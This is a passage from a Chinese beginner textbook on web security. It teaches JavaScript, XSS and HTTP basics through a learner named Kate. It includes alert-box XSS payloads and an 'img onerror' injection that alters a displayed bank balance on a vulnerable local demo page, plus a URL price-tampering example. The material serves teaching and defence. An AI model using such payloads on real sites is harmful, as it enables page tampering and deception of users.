你在网上见过的几乎所有动态交互，背后都是 JavaScript：在搜索引擎里输入关键词，搜索框下面自动弹出联想建议——那是 JavaScript 在监听你的输入。在社交媒体上点赞，红心动画弹出来，数字自动加一——那是 JavaScript 在响应用户操作。在地图上拖拽缩放，画面平滑移

动——那是 JavaScript 在实时渲染地图瓦片。在线文档里多人同时编辑，别人打的字实时出现在你屏幕上——那是 JavaScript 在通过 WebSocket 同步数据。

Kate 说：“HTML 是骨架，CSS 是皮肤，JavaScript 是大脑。骨架支撑结构，皮肤决定外观，大脑让网页做出反应。三者合起来，才是一个完整的网页。缺了前两个，网页不好看；缺了第三个，网页不会动。”

4.1.1 JavaScript 运行在哪里？

JavaScript 运行在**浏览器**里，不是运行在服务器上。你在浏览器里打开一个网页，网页里包含的 JavaScript 代码会被下载到你的电脑上，由浏览器内置的 JavaScript 引擎来执行。Google Chrome 的引擎叫 V8，Firefox 的引擎叫 SpiderMonkey，Safari 的引擎叫 JavaScriptCore——它们是浏览器内置的程序，专门用来运行 JavaScript 代码。

这个设计有一个重要的安全含义：**JavaScript 代码在用户的电脑上执行，不在服务器上执行**。你在 05 第二章学的 XSS 攻击，就是攻击者把恶意的 JavaScript 代码注入到网页里，让这段代码在其他用户的浏览器上执行。攻击者的代码不在服务器上运行——它在每个打开那个网页的用户的浏览器上运行。它偷的不是服务器上的数据，是用户浏览器里的 Cookie、密码框里的输入、页面上显示的敏感信息。

4.1.2 JavaScript 和 HTML 的关系

JavaScript 通过 `<script>` 标签嵌入到 HTML 中。和 CSS 一样，JavaScript 有两种写在 HTML 里的方式：内部脚本和外部脚本。

内部脚本直接写在 HTML 的 `<script>` 标签里：

```
<script>
    alert('守夜者，我在。');
</script>
```

外部脚本写在一个独立的 `.js` 文件里，HTML 通过 `<script>` 标签的 `src` 属性引入：

```
<script src="script.js"></script>
```

和 CSS 的外部样式表一样，外部脚本是最推荐的方式——HTML 保持干净，JavaScript 代码集中在独立的文件中，多个 HTML 文件可以共享同一个 JavaScript 文件。

Kate 在她的 HTML 文件里加了一行 `<script>alert('守夜者，我在。');</script>`，保存后刷新浏览器——页面弹出了一个写着“守夜者，我在。”的弹窗。她盯着这个弹窗看了三秒，说：“这个弹窗——我在 05 第二章弹过一模一样的。当时我输入了一段 `<script>alert('守夜者，我在。');</script>` 到靶场的搜索框里，弹窗弹出来了，那就是 XSS。我当时只知道它弹了，但我不知道它是怎样弹出来的。现在我明白了——那段 `<script>` 标签里包裹的，就是 JavaScript 代码。靶场把那段代码当成网页的一部分执行了——于是弹窗弹出来了。”

“对。你当时在 05 验证的 XSS 漏洞，本质上就是攻击者把自己的 JavaScript 代码注入到网页里，让其他用户的浏览器执行它。你当时不知道 JavaScript 是什么，但你亲手验证了它的威力。现在你知道了——那段弹窗的代码，就是你刚才写的 `alert('守夜者，我在。')`。你以后写 JavaScript 的时候，要时刻记住：你写的每一行代码，在正常的网页里是功能，在被注入的网页里就是攻击。”*

4.1.3 JavaScript 的简史：从“玩具语言”到“全栈之王”

JavaScript 诞生于 1995 年，由 Netscape 公司的 **Brendan Eich** 用**十天**时间创造出来。最初的目的很简单：让网页能做一些简单的交互——表单验证、弹窗提示、鼠标悬停效果。那时候没人觉得它能做什么大事。

但 JavaScript 后来的发展远远超出了最初的设计。2005 年，Google 发布 Google Maps——用户在浏览器里拖拽地图，画面平滑移动，没有刷新整个页面。背后的核心技术叫 **AJAX** (Asynchronous JavaScript and XML)，它让网页可以不刷新整个页面就能从服务器加载新数据。2006 年，**jQuery** 库发布——它把 JavaScript 的复杂语法简化到了极致，让开发者用几行代码就能做出以前需要几十行的效果。2008 年，Chrome 浏览器发布，内置了 **V8 引擎**——JavaScript 的执行速度比以前快了好几倍，从“慢得只能做简单操作”变成了“快得能跑复杂的游戏引擎”。

2009 年，**Node.js** 发布——这是 JavaScript 历史上最大的一次变革。Node.js 让 JavaScript 脱离了浏览器，可以在服务器端运行。在此之前，JavaScript 只能跑在浏览器里——它只能做网页交互。有了 Node.js，JavaScript 可以操作文件系统、连接数据库、启动 HTTP 服务——后端能干的事，JavaScript 全部能干了。开发者终于可以用同一种语言同时写前端和后端——不必学两套不同的语言。这是 JavaScript 从“网页脚本语言”变成“通用编程语言”的转折点。

2015 年，**ES6** (ECMAScript 2015) 发布——这是 JavaScript 语言本身最大的一次升级。箭头函数、模板字符串、类、模块、Promise——这些现代编程语言的标配功能正式进入 JavaScript。2013 年，**React** 发布——Facebook 开源的前端框架。它引入了“组件化”的开发方式——每个按钮、每个输入框、每个卡片都是一个独立的组件，可以复用、可以组合。2014 年，**Vue** 发布——和 React 类似的组件化框架，更轻量、上手更快。2016 年，**Angular 2** 发布——Google 推出的企业级前端框架，适合大型项目。

今天的 JavaScript，已经不是 1995 年那个用十天写出来的“玩具语言”了。它是世界上最流行的编程语言之一。你能在任何地方看到它——网页 (React、Vue)、移动端 (React Native)、桌面端 (Electron)、服务器端 (Node.js)、甚至嵌入式设备和物联网。你以后在 06-3 学爬虫的时候，会遇到大量用 JavaScript 动态渲染的网页——你需要理解 JavaScript 是如何操作页面的，才能用爬虫抓取它动态加载的内容。你以后在 06-4 写安全工具的时候，可能会用 Python 的 `requests` 库发送 HTTP 请求，模拟 JavaScript 在后台和 API 交互。你以后在 05 深入学 XSS 的时候，会看到更多利用 JavaScript 窃取 Cookie、劫持会话、重定向页面的攻击实例。

Kate 说：“所以 JavaScript 刚出生的时候只是一个十天的婴儿——只能做弹窗和表单验证。后来它学会了 AJAX、Node.js、React——现在它是整个互联网的‘全栈之王’。我以后学爬虫、学安全工具、学 XSS——全都要和它打交道。”

“对。你在 05 学的 XSS，攻击的就是 JavaScript。你在 06-3 学的爬虫，很多时候在抓取了 JavaScript 动态渲染的内容。你不必成为 JavaScript 专家，但你一定要能看懂基本的 JavaScript 代码——因为它在互联网的每个角落里运行。”*

4.2 JavaScript 的基本语法

Kate 在上一节知道了 JavaScript 是什么，也亲手写了一个 `<script>alert('守夜者，我在。');</script>`。但她看着那段代码，问了一个问题：

“`alert` 我懂了——弹窗。但我能不能不弹窗？比如点击一个按钮，页面上出现一段文字？或者输入框里输入什么，页面上就显示什么？”

“当然能。但在此之前，先解决一个技术问题。你现在是直接在浏览器里打开 HTML 文件——这种方式叫 `file://` 协议。很多浏览器出于安全考虑，不允许通过 `file://` 协议加载外部 JavaScript 文件。你以后写 Flask 的时候，用 `python app.py` 启动的才是真正的本地服务器。现在你可以用 Python 一行命令，临时启动一个简易的本地服务器。”

4.2.1 用 Python 启动一个简易本地服务器

你的电脑上已经装了 Python（你在 05 第三章装过）。打开终端（Windows 上是 PowerShell 或 CMD，macOS/Linux 上是终端），用 `cd` 命令切换到你的 HTML 文件所在的文件夹。比如你的 HTML 文件在桌面的 `my-web` 文件夹里：

```
cd Desktop/my-web
```

然后输入下面这行命令：

```
python -m http.server 8000
```

这行命令的意思是：用 Python 内置的 HTTP 服务器模块，在你当前的文件夹里启动一个 Web 服务器，监听 8000 端口。终端会显示：

```
Serving HTTP on 0.0.0.0 port 8000 (http://localhost:8000/) ...
```

现在打开浏览器，在地址栏输入 `http://localhost:8000`。你会看到你当前文件夹里的文件列表——点击你的 HTML 文件，它就能正常加载外部 CSS 和 JavaScript 了。`localhost` 是“本机”的意思——这个服务器运行在你自己的电脑上，只有你自己能访问。

用完服务器之后，回到终端，按 `Ctrl+C` 停止它。

Kate 在终端里输入了 `python -m http.server 8000`，然后在浏览器里打开了 `http://localhost:8000`。她看到了自己的 HTML 文件列表，点进去——网页正常打开了，CSS 和 JavaScript 都能加载。她说：“所以这就是一个本地服务器——我自己电脑上的网站。别人看

不到，只有我自己能看到。以后我写 Flask 的时候，用的也是类似的原理——只不过 Flask 更强大。”

服务器启动了。现在你可以在 `http://localhost:8000` 上访问你的 HTML 文件，JavaScript 代码能正常运行——包括加载外部脚本文件。这在 `file://` 协议下是无法做到的。

接下来，你在这个本地服务器上写你的第一段交互式 JavaScript。前面你只用过 `alert`——弹窗。但 JavaScript 远不止弹窗。它的核心只有三个概念——变量、函数、事件。学会了这三个，你就能理解 JavaScript 是怎么操作网页的，也能理解 XSS 攻击的基本原理。

4.2.2 JavaScript 的三种核心概念：变量、函数、事件

JavaScript 是一门完整的编程语言，但你在 06-1 只需要掌握三个核心概念——变量、函数、事件。学会了这三个，你就能理解 JavaScript 是怎么操作网页的，也能理解 XSS 攻击的基本原理。

变量：存储数据的容器

变量就像一个贴了标签的盒子——你给盒子起一个名字，然后把数据放进去。以后用到这个名字的时候，就等于用到了盒子里的数据。

```
let message = '守夜者，我在。';
```

- `let`：声明一个变量——相当于说“我要创建一个新盒子”
- `message`：变量的名字——相当于贴在盒子上的标签
- `=`：赋值——相当于“把右边的东西放进左边的盒子里”
- `'守夜者，我在。'`：值——你要放进去的内容。字符串用单引号或双引号包裹

以后你在代码里写 `message`，JavaScript 就知道你指的是 `'守夜者，我在。'` 这个字符串。

函数：执行特定任务的代码块

函数是一段写好了的代码，给它一个名字。你需要它的时候，叫它的名字，它就执行。

```
function sayHello() {  
    alert('守夜者，我在。');  
}
```

- `function`：声明一个函数——相当于说“我要创建一个新函数”
- `sayHello`：函数的名字——以后叫这个名字，函数就会执行
- `()`：函数的参数列表——目前是空的，表示不需要输入任何参数
- `{}`：函数体——函数被调用时实际执行的代码

定义了函数之后，你可以通过它的名字来“调用”它：`sayHello()`。这行代码的意思是“执行 `sayHello` 函数里的所有代码”——在这里就是弹出一个写着“守夜者，我在。”的弹窗。

事件：用户做了什么，网页就响应什么

事件是用户在网页上的操作——点击按钮、移动鼠标、按下键盘、滚动页面。JavaScript 可以“监听”这些事件——当事件发生时，自动执行你指定的函数。

```
document.getElementById('myButton').addEventListener('click', sayHello);
```

这行代码拆开来理解：

- `document.getElementById('myButton')`：在网页上找到 `id="myButton"` 的那个元素——也就是那个按钮
- `.addEventListener('click', sayHello)`：告诉浏览器“当这个按钮被点击时，执行 `sayHello` 函数”

变量、函数、事件——三个概念连起来，就能实现一个完整的交互流程：点击按钮 → 触发事件 → 执行函数 → 函数里用变量存储数据 → 弹出弹窗显示变量的内容。

4.2.3 亲手写一个完整的交互示例

打开你的 `my-first-page.html`，在 `<body>` 标签里添加一个按钮：

```
<button id="myButton">点击我</button>
```

然后在 `<script>` 标签里添加这段 JavaScript 代码：

```
<script>
// 定义一个函数：弹出一个弹窗
function sayHello() {
    let message = '守夜者，我在。';
    alert(message);
}

// 找到按钮，绑定点击事件
document.getElementById('myButton').addEventListener('click', sayHello);
</script>
```

保存。刷新浏览器。点击按钮——弹窗弹出来了，上面写着“守夜者，我在。”

Kate 点了一下按钮，弹窗弹出来了。她说：“这个弹窗——我在 05 第二章弹过一模一样的。当时我在靶场的搜索框里输入 `<script>alert('守夜者，我在。')</script>`，弹窗弹出来了，那就是 XSS。现在我明白了——那段 `<script>` 标签里包裹的，就是我才写的 `alert('守夜者，我在。')`。靶场把那段代码当成网页的一部分执行了。XSS 的原理就这么简单——攻击者把自己的 JavaScript 注入到网页里，让其他用户的浏览器执行它。”

修改元素内容：innerHTML

除了弹窗，JavaScript 还可以动态修改网页上的文字。点击按钮，一段文字出现在页面上——不需要刷新页面。

在 HTML 里添加一个空段落，给它一个 `id`：

```
<p id="output"></p>
```

然后在 JavaScript 里通过 `innerHTML` 修改它的内容：

```
function showMessage() {
    document.getElementById('output').innerHTML = '守夜者，我在。';
}

document.getElementById('myButton').addEventListener('click', showMessage);
```

- `document.getElementById('output')`：找到页面上 `id="output"` 的那个段落元素
- `.innerHTML`：这个元素内部的 HTML 内容
- `= '守夜者，我在。'`：把内容替换成这行字

点击按钮，页面上会出现一行文字。没有弹窗，没有刷新——JavaScript 在幕后修改了网页的内容。

Kate 把 `alert` 换成了 `innerHTML`，点击按钮后页面上出现了一行文字。她说：“`innerHTML` 能修改网页内容——这就是 XSS 最常用手段之一。攻击者注入 `<script>document.getElementById('敏感信息').innerHTML = '被篡改的内容';</script>`——网页上显示的就不是原来的内容了，是攻击者想让你看到的内容。”

4.3 JavaScript 被恶意利用：XSS 的原理

Kate 在上一节亲手写了 JavaScript——变量、函数、事件、`innerHTML`。她点击按钮，页面上出现了一行文字。她靠在椅背上，说了一句：

“我现在知道 JavaScript 是怎么让网页动起来的了。但我在 05 第二章学过一个叫 XSS 的东西——我当时在靶场的搜索框里输入了一串奇怪的代码，靶场弹出来一个写着‘守夜者，我在。’的弹窗。你当时告诉我那是反射型 XSS——攻击者把 JavaScript 注入到网页里，让浏览器执行它。我现在知道了：那串奇怪的代码就是 `<script>alert('守夜者，我在。')</script>`——就是 JavaScript。但我还是有一个问题：攻击者为什么要这么做？弹一个弹窗有什么用？”

“弹窗只是证明‘我能在这里执行 JavaScript’。真正危险的，是弹窗之后的事——偷你的 Cookie、劫持你的登录状态、把你重定向到一个假的登录页面。弹窗只是敲门，门开了之后能做的事，远比弹窗可怕得多。”

4.3.1 XSS 的本质：让别人的浏览器执行我写的 JavaScript

XSS（Cross-Site Scripting，跨站脚本攻击）的名字起得很差——它和“跨站”没什么关系，也和“脚本”这个词一样模糊。它应该叫“JavaScript 注入攻击”。攻击者找到网站的一个输入点——搜索框、评论区、用户名输入框——然后输入的不是普通文字，而是一段 JavaScript 代码。如果网站没有过滤这段输入，直接把攻击者的输入嵌入到网页里，这段 JavaScript 代码就会在其他用户的浏览器里执行。

你在 05 亲手做过的反射型 XSS 实验——在靶场的搜索框里输入 `<script>alert('守夜者，我在。')</script>`，页面弹出了一个弹窗。这就是 XSS 的最简形式。`alert` 弹窗本身没有危害——它只是证明“我写的 JavaScript 在你的浏览器里执行了”。但在这个弹窗背后，攻击者可以做的事包括：

- **偷你的 Cookie**：把你的登录凭证发送到攻击者的服务器，攻击者用你的 Cookie 冒充你登录
- **劫持你的会话**：以你的身份执行操作——发帖、转账、修改密码——你完全不知情
- **重定向到钓鱼页面**：把当前页面跳转到一个假的登录页，你以为是官网，输入密码就被盗了
- **篡改页面内容**：修改网页上显示的银行账号、收款人姓名、交易金额——你看到的数字不是真实的
- **记录你的按键**：监听你在网页上输入的每一个字符——包括密码、身份证号、银行卡号

这些操作的共同点是：**它们不需要攻击者直接接触你的电脑**。攻击者只需要在一段 JavaScript 代码里写好攻击逻辑，把这段代码注入到目标网站的某个输入点。当其他用户浏览到这个页面时，注入的代码自动在他们的浏览器里执行——不需要点击链接，不需要下载文件，只需要正常浏览网页。这就是为什么 XSS 被称为“最普遍的 Web 漏洞”——只要有用户输入的地方，就可能存在 XSS。

Kate 说：“所以 XSS 的关键不是那个弹窗——弹窗只是我在 05 用来验证漏洞存在的方式。真正的危险在于：弹窗意味着我的 JavaScript 在你的浏览器里跑了——我能做的不只是弹窗，我能用 JavaScript 做任何事。偷你的 Cookie、改你的页面、重定向你到假网站——你根本看不出来。”

演示：用 `innerHTML` 模拟一次简单的 XSS 攻击

你现在就可以在自己的 HTML 文件里模拟一次“篡改页面内容”的 XSS 攻击。创建一个新文件 `xss-demo.html`，输入以下内容：

```
<!DOCTYPE html>
<html lang="zh-CN">
<head>
  <meta charset="UTF-8">
  <title>XSS 演示</title>
</head>
<body>
  <h1>欢迎来到守夜者银行</h1>
  <p>您的账户余额: <span id="balance">10,000.00 元</span></p>
  <hr>
  <h2>留言板</h2>
  <p>用户留言: </p>
  <div id="message"></div>

  <script>
    // 模拟: 从 URL 参数中获取“用户留言”
    var params = new URLSearchParams(window.location.search);
    var msg = params.get('msg');

    // 如果没有过滤, 直接把留言嵌入到页面中
    if (msg) {
      document.getElementById('message').innerHTML = msg;
    }
  </script>
</body>
</html>
```

用 `python -m http.server 8000` 启动本地服务器, 打开浏览器访问这个文件。页面显示的是“守夜者银行”的余额信息——账户余额 10,000 元。

现在, 在 URL 后面加上 `?msg=你好`, 按回车。页面上的留言区域出现了“你好”。这是正常的用户行为——用户在留言板里输入“你好”, 页面上显示“你好”。

接下来, 把 URL 改成:

```
?msg=<img src=x onerror=document.getElementById('balance').innerHTML='0.00 元'>
```

按回车。页面上的余额从“10,000.00 元”变成了“0.00 元”。

你刚才做了什么? 你在 URL 参数里塞了一段 JavaScript 代码。这段代码的意思是: “找一个不存在的图片 (`src=x`), 当图片加载失败时 (`onerror`), 把 id 为 `balance` 的元素的内容改成 `0.00 元`。”网页没有过滤你的输入, 直接把这段代码嵌入了页面——余额被篡改了。你看到的不是真实的银行数据——是攻击者想让你看到的数字。

Kate 把 URL 里的 `msg` 参数改成了那串 `<img src=x onerror="...">`, 按下回车。屏幕上“10,000.00 元”瞬间变成了“0.00 元”。她说: “我的账户余额变成了零。这不是真的——只是我注入了一段 JavaScript, 改了页面上显示的数字。但如果这是一个真实的银行网站, 我看到余额变成了零, 我可能真的会以为被盗刷了。”

“对。这就是 XSS 的威力。攻击者不需要登录你的账户, 不需要知道你的密码——他只需要在你的浏览器里执行一段 JavaScript, 就能让你看到他想让你看到的东西。弹窗只是敲门——门开了之后, 他能做的事情远比弹窗可怕得多。”*

4.3.2 XSS 的三种类型

你在 05 学过 XSS 的三种类型——反射型、存储型、DOM 型。现在你理解了 JavaScript, 可以重新理解这三种类型的本质区别了。

类型	攻击代码放在哪	什么时候触发	攻击方式
反射型 XSS	放在 URL 参数里	用户点击恶意链接时触发	攻击者发送一个包含恶意 JavaScript 的链接, 受害者点击后, 代码在当前页面执行

类型	攻击代码放在哪	什么时候触发	攻击方式
存储型 XSS	存储在服务器的数据库中	用户访问被注入的页面时自动触发	攻击者在留言板、评论区等输入点提交恶意 JavaScript，代码被存入数据库，每个打开这个页面的人都会中招
DOM 型 XSS	放在 URL 或页面输入中	JavaScript 读取并执行恶意数据时触发	网页的 JavaScript 代码从 URL 或页面元素中读取数据，在没有过滤的情况下直接写入 DOM

你刚才用 `innerHTML` 做的演示，本质上就是一个 DOM 型 XSS——JavaScript 从 URL 参数里读取数据，没有过滤，直接嵌入页面。`innerHTML` 是 XSS 攻击中最常用的武器之一——它让攻击者可以把任意 HTML 和 JavaScript 注入到网页中。

Kate 说：“所以我以后写 JavaScript 的时候，不能信任任何来自用户输入的数据。URL 参数、表单输入、Cookie——全都可以被篡改。如果我用 `innerHTML` 直接把这些数据塞进页面，就等于给攻击者留了一扇没锁的门。”

`innerHTML` 的安全替代：`textContent`

如果你只是想在页面上显示一段文字——用户输入什么，就显示什么——应该用 `textContent` 而不是 `innerHTML`。两者的区别在于：`innerHTML` 把内容当成 HTML 来解析——如果内容里包含 `<script>` 标签，浏览器会执行它。`textContent` 把内容当成纯文本——即使内容里包含 `<script>` 标签，浏览器也只会把它显示为文字，不会执行。

```
// 不安全：会把 <script> 当成代码执行
document.getElementById('output').innerHTML = userInput;

// 安全：<script> 会被当成普通文字显示
document.getElementById('output').textContent = userInput;
```

你在 06-2 学 Flask 的时候，Jinja2 模板引擎默认也是用类似 `textContent` 的方式渲染用户输入——它会把 `<` 和 `>` 转义成 `<` 和 `>`，让浏览器显示为文字而非代码。这就是为什么你学 XSS 的时候，靶场的搜索框没有过滤输入，而正常网站的搜索框会自动过滤。

Kate 说：“所以 `innerHTML` 和 `textContent` 的区别，就是‘把用户输入当代码’和‘把用户输入当文字’的区别。XSS 能成功，就是因为网站把用户输入当代码了。防护 XSS 的最基本方式，就是把所有用户输入都当文字处理——用 `textContent`，用转义，永远不要直接信任用户的输入。”

“对。而且这个原则不只适用于 JavaScript——你以后在 06-2 学 Flask 的时候，Jinja2 模板引擎默认也是按这个原则工作的。你在后端接收用户输入之后，在把它发回给浏览器之前，要先清理它——过滤掉 `<script>`、`onerror`、`javascript:` 这些危险的东西。你在 05 第一章学的‘数据与指令分离’，就是这个道理——用户的输入是数据，不是指令，永远不要把数据当成指令来执行。”*

第五章：HTTP 协议——Web 的语言

Kate 在前四章学会了 HTML、CSS、JavaScript——网页的骨架、皮肤和大脑。她合上笔记本，说了一句：

“我现在知道网页是怎么写的了——HTML 搭结构，CSS 管外观，JavaScript 做交互。但我还有一个问题：我写的网页，怎么从我的电脑跑到别人的浏览器里的？我输入网址按下回车，浏览器怎么知道要显示什么？”

“这个问题，你在 05 第四章学过——HTTP 协议。你在 05 用 Wireshark 亲手抓过 HTTP 请求和响应，用 Burp Suite 改过包、重放过请求。现在你已经理解了 HTML、CSS、JavaScript 分别是什么——你可以用更完整的视角重新理解 HTTP 了。”

5.1 HTTP 是什么？

HTTP（HyperText Transfer Protocol，超文本传输协议）是 Web 的通信语言。你在 05 已经学过它的基本概念——客户端和服务端之间通过 HTTP 协议通信，每次通信包含一个请求和一个响应。

在 Web 开发中，HTTP 是前端和后端之间的桥梁。你写的 HTML 页面放在服务器上，用户通过浏览器访问它——浏览器发出 HTTP 请求，服务器返回 HTTP 响应，响应体里装着你写的 HTML 代码。CSS 和 JavaScript 文件也是通过 HTTP 请求加载的——浏览器解析 HTML 时发现 `<link rel="stylesheet" href="style.css">`，就会再发一个 HTTP 请求去拿那个 CSS 文件。浏览器和服务器之间的每一次数据交换，不管内容是网页、样式表、脚本还是图片，全部通过 HTTP 协议完成。

一个 HTTP 请求由三个部分构成：请求行、请求头、请求体。一个 HTTP 响应也由三个部分构成：状态行、响应头、响应体。它们的结构是对称的——请求和响应都遵循同样的三部分格式。

HTTP 请求的三个部分

请求行是请求的第一行，包含三个信息：请求方法（GET 还是 POST）、请求路径（你要访问哪个页面）、HTTP 版本（`HTTP/1.1`）。它告诉服务器“我要做什么”。

请求头是请求的第二部分，包含多行键值对——`Host` 告诉服务器你要访问哪个网站（一台服务器上可能托管了多个网站），`User-Agent` 告诉服务器你用的是哪种浏览器（服务器可以根据这个返回不同版本的页面），`Content-Type` 告诉服务器你发送的数据是什么格式（提交表单时常用 `application/x-www-form-urlencoded`），`Cookie` 告诉服务器你是谁（你之前登录过，这次不用重新输入密码）。

请求体是请求的第三部分，只在某些方法（如 POST）中出现。它包含你实际发送给服务器的数据——你在登录框里输入的用户名和密码、你在搜索框里输入的关键词、你在评论区输入的留言内容。这些数据被放在请求体里传输，不会出现在 URL 中。

HTTP 响应的三个部分

状态行是响应的第一行，包含三个信息：HTTP 版本、状态码、状态描述。它告诉浏览器“请求的结果怎样”。

响应头是响应的第二部分，和请求头一样是键值对——`Content-Type` 告诉浏览器返回的是什么类型的数据（`text/html` 是网页，`image/png` 是图片，`application/json` 是 JSON 数据），`Content-Length` 告诉浏览器返回的数据有多大（用于显示下载进度），`Set-Cookie` 告诉浏览器“把这个 Cookie 存下来，下次请求时带上它”（用于保持登录状态）。

响应体是响应的第三部分，包含服务器返回的实际内容——网页的 HTML 代码、图片的二进制数据、JSON 格式的 API 返回结果。你在浏览器里看到的网页，本质上就是响应体里的 HTML 代码被浏览器渲染成了视觉页面。

一个完整的请求-响应示例

你在浏览器的地址栏输入 `http://example.com/login`，按下回车。浏览器发出的 HTTP 请求长这样：

```
POST /login HTTP/1.1
Host: example.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 27

username=kate&password=123456
```

服务器收到后，检查用户名和密码是否正确，然后返回响应：

```
HTTP/1.1 200 OK
Content-Type: text/html
Set-Cookie: session_id=abc123; HttpOnly

<!DOCTYPE html>
<html>
<head><title>登录成功</title></head>
<body><h1>欢迎回来，Kate</h1></body>
</html>
```

浏览器收到这个响应后，解析 `Content-Type` 发现是 `text/html`，于是把响应体里的 HTML 代码渲染成网页。同时根据 `Set-Cookie` 的指示，把 `session_id=abc123` 存到 Cookie 里——下次访问这个网站时自动带上，服务器就知道你是谁，不需要重新登录。

Kate 说：“所以 HTTP 请求就是浏览器对服务器说的一句话——‘我要这个页面，这是我的身份信息’。HTTP 响应就是服务器回的一句话——‘给你，你的请求成功了，这是你要的页面’。两者格式完全对称——都有三部分结构。”

“对。你在 05 第四章用 Wireshark 抓包时看到的所有 TCP 数据包，应用层解析出来就是这些 HTTP 请求和响应。你在 05 第二章用 Burp Suite 拦截和修改的，就是这些请求的每一个字段——你可以改请求方法、改请求头、改 Cookie、改请求体里的数据。现在你理解了 HTTP 的结构，你就能理解 Burp Suite 为什么能拦截和修改你的 HTTP 请求——因为它是你的代理，卡在浏览器和服务器之间，每一份 HTTP 数据都要经过它的手。”*

5.2 常见的 HTTP 方法

Kate 在上一节看到了 HTTP 请求的结构——请求行、请求头、请求体。她盯着请求行里的第一个词 `POST`，问了一个问题：

“`POST` 是什么？我在网址里见过 `GET`——有些网址后面跟着一堆 `?id=123&page=2` 之类的东西。`GET` 和 `POST` 有什么区别？为什么有时候数据在 URL 里，有时候在请求体里？”

“`GET` 和 `POST` 是 HTTP 请求方法。HTTP 协议定义了好几种请求方法，但你每天用的只有两个——`GET` 和 `POST`。它们之间最核心的区别不是功能，而是数据放在哪里。”

GET：数据拼在 URL 后面

`GET` 方法用来**请求数据**。你在浏览器地址栏输入网址、点击链接、刷新页面——浏览器发出的都是 `GET` 请求。`GET` 请求的特点是把参数拼在 URL 后面，用 `?` 分隔。你在搜索引擎里搜索“守夜者之书”，浏览器跳转到的 URL 可能是：

```
https://www.google.com/search?q=守夜者之书&page=1
```

`?` 后面的 `q=守夜者之书&page=1` 就是你发送给服务器的参数。`q` 是搜索关键词，`page` 是页码。每个参数用 `&` 连接。

`GET` 请求的参数完全暴露在 URL 里。任何人都能看到你搜索了什么——URL 会在浏览器历史里保存，会被代理服务器记录，会在分享链接时一并发送。**绝对不要用 `GET` 请求传输密码、身份证号、银行卡号等敏感信息**。即使你用了 HTTPS 加密，URL 本身在传输过程中是加密的，但 URL 仍然会在浏览器的历史记录、服务器日志、代理缓存中被明文记录。这意味着，任何一个能接触到这些日志的人，都能看到你完整的 URL——包括里面所有的参数。

`GET` 请求还有两个限制：URL 长度有限制（不同浏览器和服务器的限制不同，通常在 2048 字符左右），不适合传输大量数据。`GET` 请求只能发送文本参数，不能上传文件。

POST：数据放在请求体里

`POST` 方法用来**提交数据**。你登录网站、注册账号、填写表单、发表评论——浏览器发出的都是 `POST` 请求。`POST` 请求把参数放在**请求体**里，不在 URL 里暴露。你在登录页面输入用户名和密码，点击登录——浏览器发出的 `POST` 请求长这样：

```
POST /login HTTP/1.1
Host: example.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 27

username=kate&password=123456
```

用户名和密码不在 URL 里——它们在请求体里，用空行和请求头隔开。任何在中间截获这个请求的人（如果用的是 HTTP 而不是 HTTPS），都能看到请求体里的明文密码——`POST` 不意味着安全，它只是把数据从“贴在信封外面的明信片”变成了“放在信封里面的信纸”。信封本身不加密——它只是不暴露在外面。要加密，需要 HTTPS。

GET 和 POST 对比

对比维度	GET	POST
数据位置	URL 后面的 ? 参数中	HTTP 请求体内
可见性	地址栏可见，浏览器历史保存	地址栏不可见
数据量限制	URL 长度限制（约 2048 字符）	理论上无限制
可否收藏/分享	✅ 可以——复制 URL 即可	❌ 不可以——参数不在 URL 里
浏览器后退	无害——重新请求同一个 URL	浏览器会提示“是否重新提交表单”
适用场景	搜索、筛选、翻页	登录、注册、修改密码、上传文件

为什么渗透测试中要看请求方法？

因为 GET 请求的参数暴露在 URL 里，更容易被篡改。一个购物网站的订单确认页面，URL 是：

```
https://shop.example.com/confirm?order_id=12345&price=100
```

如果服务器没有验证用户身份——它信任“URL 里写的是什么是，订单就是什么”——攻击者只需要把 URL 改成：

```
https://shop.example.com/confirm?order_id=12345&price=1
```

然后把这个链接发给受害者。受害者点击后，订单价格从 100 元变成了 1 元——服务器只看到 URL 里 price=1，就按 1 元的价格处理了订单。这就是因为 GET 请求的参数暴露在 URL 里，任何人都能修改它。POST 请求的参数藏在请求体里，不能通过修改 URL 来篡改——但可以通过 Burp Suite 拦截请求、修改请求体、重放攻击来实现同样的篡改。

Kate 说：“所以 GET 请求就像明信片——内容写在地址栏下面，路过的人都能看到，也都能改。POST 请求就像信封——内容藏在信封里，路过的人看不到，但如果你没有加 HTTPS，信封本身还是能被拆开。两者都不安全——只是 POST 比 GET 多了一层‘信封’。”

“对。而且不管用哪种方法，你都不该信任用户发送过来的任何数据——无论它在 URL 里还是在请求体里。你以后在 06-2 写 Flask 的时候，所有用户输入都要验证和过滤。这是 Web 安全的第一原则：永远不要信任客户端发来的任何东西。”*

5.3 常见的 HTTP 状态码

Kate 在上一节看完了 GET 和 POST 的区别。她盯着 HTTP 响应第一行里的 200 OK，问了一个问题：

“200 OK 我见过——表示请求成功。但我还见过 404 Not Found——页面找不到了。还有哪些状态码？它们分别是什么意思？”

“HTTP 状态码是服务器用来告诉浏览器‘请求结果怎样’的三位数字。你不需要把所有状态码都背下来，但你以后扫描目录、爆破接口的时候，就是根据状态码判断有没有找到隐藏的入口。”

状态码根据第一位数字分成五类：1xx 是“我知道了，正在处理”，2xx 是“请求成功”，3xx 是“你得到别处去找”，4xx 是“你的请求有问题”，5xx 是“服务器自己出了问题”。对于 Web 开发来说，你主要接触后面四类。

200 OK——请求成功。你访问一个正常页面，服务器返回的就是 200。这是你在浏览网页时最常见到（但从未注意到）的状态码——浏览器不在页面上显示它，但每次页面正常加载，背后都是一个 200 OK。

301 Moved Permanently（永久重定向）和 **302 Found**（临时重定向）——服务器告诉浏览器“你要的页面已经搬家了，新地址在 Location 响应头里”。浏览器收到 301 或 302 后，会自动跳转到新地址。301 是永久搬家——搜索引擎会更新索引。302 是临时搬家——搜索引擎继续索引原地址。

403 Forbidden——服务器理解了你的请求，但拒绝执行。你试图访问一个你没有权限查看的页面——比如管理后台、别人的私有文件。服务器知道你想要什么，但就是不给。

404 Not Found——服务器找不到你请求的页面。你访问了一个不存在的网址，或者请求了一个已经被删除的文件。**404** 是最常见的客户端错误状态码。

500 Internal Server Error——服务器内部出错了。你的请求格式正确，但服务器在处理请求时代码发生了异常——比如后端脚本语法错误、数据库连接失败、文件读取权限不足。**500** 是最常见的服务器端错误状态码。

状态码和渗透测试的关系

